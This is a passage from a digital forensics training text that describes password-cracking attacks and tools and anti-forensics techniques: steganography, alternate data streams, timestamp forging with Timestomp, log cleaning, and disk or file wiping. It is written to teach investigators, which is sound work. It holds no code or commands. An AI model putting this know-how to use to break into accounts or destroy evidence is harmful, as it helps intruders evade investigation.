All Rights Reserved. Reproduction is Strictly Prohibited.

- **Brute-Forcing Attacks**

  Cryptographic algorithms must be hard enough to prevent a brute-force attack. RSA defines brute-force attack as "[a] basic technique for trying every possible key in turns until the correct key is identified."

  A brute-force attack is essentially a cryptanalytic attack used to decrypt any encrypted data (which may be referred to as a cipher).

  In other words, it involves testing all possible keys in an attempt to recover the plaintext, which is the base for producing a particular ciphertext.

  Brute-force attacks need more processing power compared to other attacks. The detection of keys or plaintext at a rapid pace in a brute-force attack results in breaking of the cipher.

  A cipher is secure if no method exists to break it other than a brute-force attack. Mostly, all ciphers lack mathematical proof of security.

  Some considerations for brute-force attack are as follows:

  - It is a time-consuming process
  - It can eventually trace all passwords
  - An attack against Networking Technology (NT) hash is much harder against LAN Manager (LM) hash

- **Rule-based Attack**

  Attackers use a rule-based attack when they know some credible information about the password such as rules of setting the password, algorithms involved, or the strings and characters used in its creation.

  For example, if the attackers know that the password contains a two- or three-digit number, then they will use some specific techniques for faster extraction of the password. By obtaining useful information, such as use of numbers, the length of password, and special characters, the attacker can enhance the performance of the cracking tool and thereby reduce the time required for retrieving the password.

  This technique involves brute-force, dictionary, and syllable attacks (a syllable attack combines both a brute-force attack and a dictionary attack and is often used to crack those passwords which do not consist of an actual word but a mix of characters and syllables).

  The attackers may use multiple dictionaries, brute-force techniques, or simply try to guess the password.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Cracking Tools

- **Passware Kit Forensic**

  Source: *https://www.passware.com*

  Passware Kit Forensic is the complete encrypted electronic evidence discovery solution that reports and decrypts all password-protected items on a computer. It supports MS Office, PDF, Zip and RAR, QuickBooks, FileMaker, Lotus Notes, Bitcoin wallets, Apple iTunes Backup, Mac OS X Keychain, password managers, etc. It analyzes live memory images and hibernation files and extracts encryption keys for APFS, FileVault2, TrueCrypt, VeraCrypt, BitLocker, and logins for Windows and Mac accounts from memory images and hibernation files. Passware Bootable Memory Imager acquires memory of Windows, Linux, and Mac computers.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.12: Screenshot of Passware Kit Forensic

Some password cracking tools are listed as follows:

- L0phtCrack (*https://www.l0phtcrack.com*)
- ophcrack (*https://ophcrack.sourceforge.io*)
- Cain & Abel (*https://www.oxid.it*)
- RainbowCrack (*https://project-rainbowcrack.com*)
- Offline NT Password & Registry Editor (*https://pogostick.net*)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Technique: Steganography

One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and is still able to steal or transmit sensitive data? In a typical situation, after an attacker manages to get inside a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to do so using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the target's knowledge, thereby hiding the existence of the message itself. It replaces bits of unused data in usual files such as graphic, sound, text, audio, video, etc. with some other surreptitious bits. The hidden data can be plaintext or cipher text, or it can be an image. Utilizing a graphic image as a cover is the most popular method to conceal data in files. Steganography is preferred by attackers because, unlike encryption, it is not easy to detect.

For example, attackers can hide a keylogger inside a legitimate image; therefore, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, list of compromised servers, plans for future attacks, communication and coordination channel, etc. The forensic investigator examines the Stego-Object to extract the hidden information.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.13: Illustration of steganography

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganography Detection Tools

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego provides two main functionalities:

  - **Data Hiding:** It can hide any data within a cover file (e.g. images).
  - **Watermarking (beta):** Watermarking files (e.g. images) with an invisible signature. It can be used to detect unauthorized file copying.

  It allows investigators to extract hidden data for analysis.




Figure 5.14: Screenshot of OpenStego

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **StegSpy**

  Source: *http://www.spy-hunter.com*


  StegSpy identifies a "steganized" file and detects steganography and the program used to hide the message. It also identifies the location of the hidden content as well. StegSpy currently identifies the following programs:

  - Hiderman
  - JPHideandSeek
  - Masker
  - JPegX
  - Invisible Secrets



Figure 5.15: Screenshot of StegSpy

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Technique: Alternate Data Streams

ADS, or an alternate data stream, is a NTFS file system feature that helps users find a file using alternate metadata information such as author title. It allows files to have more than one stream of data, which are invisible to Windows Explorer and require special tools to view. Thus, ADS makes it easy for perpetrators to hide data within files and access them when required. Attackers can also store executable files in ADS and execute them using the command line utility. ADS allows attacker to hide any number of streams into one single file without modifying the file size, functionality, etc., except the file date. However, the file date can be modified using anti-forensics tools like TimeStomp. In some cases, these hidden ADS can be used to remotely exploit a web server.

An ADS contains metadata such as access timestamps, file attributes, etc. Investigators need to find ADS and extract the information present in it. As the system cannot modify ADS data, retrieving it can offer raw details of the file and execution of malware.

Apart from using the above-mentioned methods, investigators can also use software tools to identify ADS files and extract the additional streams.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-forensics Technique: Trail Obfuscation

- The purpose of trail obfuscation is to **confuse** and **mislead** the forensics investigation process
- Attackers **mislead investigators** via log tampering, false e-mail header generation, timestamp modification, and various file headers' modification

Some of the techniques attackers use for data/trail obfuscation:

- ✓ Log cleaners
- ✓ Spoofing
- ✓ Misinformation
- ✓ Zombie accounts
- ✓ Trojan commands


Traffic content obfuscation can be attained by means of VPNs and SSH tunneling



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-forensics Technique: Trail Obfuscation (Cont'd)

Timestomp is one of the most widely used trail obfuscation tools that allow **deletion** or **modification** of **timestamp-related** information on files. Procedure to defeat this technique is covered in "Detecting Overwritten Data/Metadata" section.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-forensics Technique: Trail Obfuscation

The purpose of trail obfuscation is to confuse and mislead the forensics investigation process. Attackers mislead investigators via log tampering, false e-mail header generation, timestamp modification, and various file headers' modification.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can do this by using various tools and techniques such as those listed below:

- Log cleaners
- Zombie accounts
- Spoofing
- Trojan commands
- Misinformation

Traffic content obfuscation can be attained by means of VPNs and SSH tunneling.

In this process, the attackers delete or modify metadata of some important files in order to confuse the investigators. They modify header information and file extensions using various tools.

Timestomp, which is part of the Metasploit Framework, is a trail obfuscation tool that attackers use to modify, edit, and delete the date and time metadata on a file and make it useless for the investigators. Transmogrify is another example of such a tool.

- **Timestomp**

  Timestomp is one of the most widely used trail obfuscation tools that allow deletion or modification of timestamp-related information on files. Procedure to defeat this technique is covered in "Detecting Overwritten Data/Metadata" section.





Figure 5.16: Timestomping MACE attributes

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-forensics Technique: Artifact Wiping

Artifact wiping involves various methods aimed at **permanent deletion** of particular files or entire file systems



Artifact wiping methods:

1. Disk Wiping Utilities

- Disk wiping involves **erasing data** from the disk by **deleting its links to memory blocks** and overwriting the memory contents
- Some of the commonly used disk wiping utilities include BCWipe Total WipeOut, CyberScrub cyberCide, DriveScrubber, ShredIt, etc.

2. File Wiping Utilities

- Deletes individual files and file table entries from an OS
- Some of the commonly used **file wiping** utilities include BCWipe, R-Wipe & Clean, CyberScrub Privacy Suite, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-forensics Technique: Artifact Wiping (Cont'd)

3. Disk Degaussing/Destruction Techniques

- Disk degaussing is a process by which a strong **magnetic field** is applied to storage device, resulting in an entirely clean device of any previously stored data
- NIST recommends a variety of methods to accomplish **physical destruction of the digital media**, which includes disintegration, incineration, pulverizing, shredding, and melting
- Intruders use disk degaussing/destruction techniques to **make the evidentiary data unavailable** to forensics investigators

4. Disk Formatting

- Formatting of a hard drive **does not erase** the data present on the disk but **wipes its address tables** and unlinks all the files in the file system
- Later, a new file tree is set up to use with OS
- After formatting a hard disk, the forensic investigator **can recover data** from a formatted drive

Note: It is difficult to retrieve data that has been wiped out using these techniques. Hence, it is recommended that the organizations take a **back up of the data** on regular basis.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-forensics Technique: Artifact Wiping

Artifact wiping refers to the process of deleting or destroying the evidence files permanently using file-wiping and disk-cleaning utilities and disk degaussing/destruction techniques. The attacker permanently eliminates particular files or the file system itself.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disk-wiping Utilities**

  Disk wiping involves erasing data from the disk by deleting its links to memory blocks and overwriting the memory contents. In this process, the application overwrites the contents of MBR, partition table and other sectors of the hard drive with characters such as null character or any random character several times (using data wiping standards). In this case, the forensic investigator finds it difficult to recover data from the storage device. Some of the commonly used disk wiping utilities include BCWipe Total WipeOut, CyberScrub cyberCide, DriveScrubber, ShredIt, etc.

- **File Wiping Utilities**

  These utilities delete individual files from an OS in a short span and leave a much smaller signature when compared with the disk-cleaning utilities. However, some experts believe that many of these tools are not effective, as they do not accurately or completely wipe out the data and also require user involvement. The commonly used file-wiping utilities are BCWipe, R-Wipe & Clean, CyberScrub Privacy Suite, etc.

- **Disk Degaussing and Destruction Techniques**

  Disk degaussing is a process by which a strong magnetic field is applied to storage device, resulting in an entirely clean device of any previously stored data. Physical destruction of the device is one of the most widely used techniques to ensure data wiping.


  NIST recommends a variety of methods to accomplish physical destruction of the digital media, which includes disintegration, incineration, pulverizing, shredding, and melting. Intruders use disk degaussing/destruction techniques to make the evidentiary data unavailable to forensics investigators.

- **Disk Formatting**

  Formatting of a hard drive does not erase the data present on the disk but wipes its address tables and unlinks all the files in the file system. Later, a new file tree is set up to use with OS. After formatting a hard disk, the forensic investigator can recover data from a formatted drive.

Note: It is difficult to retrieve data that has been wiped out using these techniques. Hence, it is recommended that the organizations take a backup of the data on regular basis.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Technique: Overwriting Data/Metadata

Perpetrators use different techniques to overwrite data or metadata (or both) on a storage media thereby posing a challenge to the investigators while performing data recovery.

Overwriting programs (disk sanitizers) work in three modes:

- Overwrite entire media
- Overwrite individual files
- Overwrite deleted files on the media

Overwriting Metadata

- Investigators use metadata to create a timeline of the perpetrator's actions by arranging all the computer's timestamps in a sequence
- Although attackers can use tools to wipe the contents of media, that action itself might draw the attention of investigators. Therefore, attackers cover their tracks by overwriting the metadata (i.e. access times), rendering the construction of timeline difficult.
- Ex: Timestomp (part of the Metasploit Framework) is used to change MACE (Modified-Accessed-Created-Entry) attributes of the file
- Another way to confuse the investigator is by accessing the computer in a way such that no metadata is generated
    - Examples: Mounting a partition as read-only, or accessing it through the raw device, prevents the file metadata from being updated
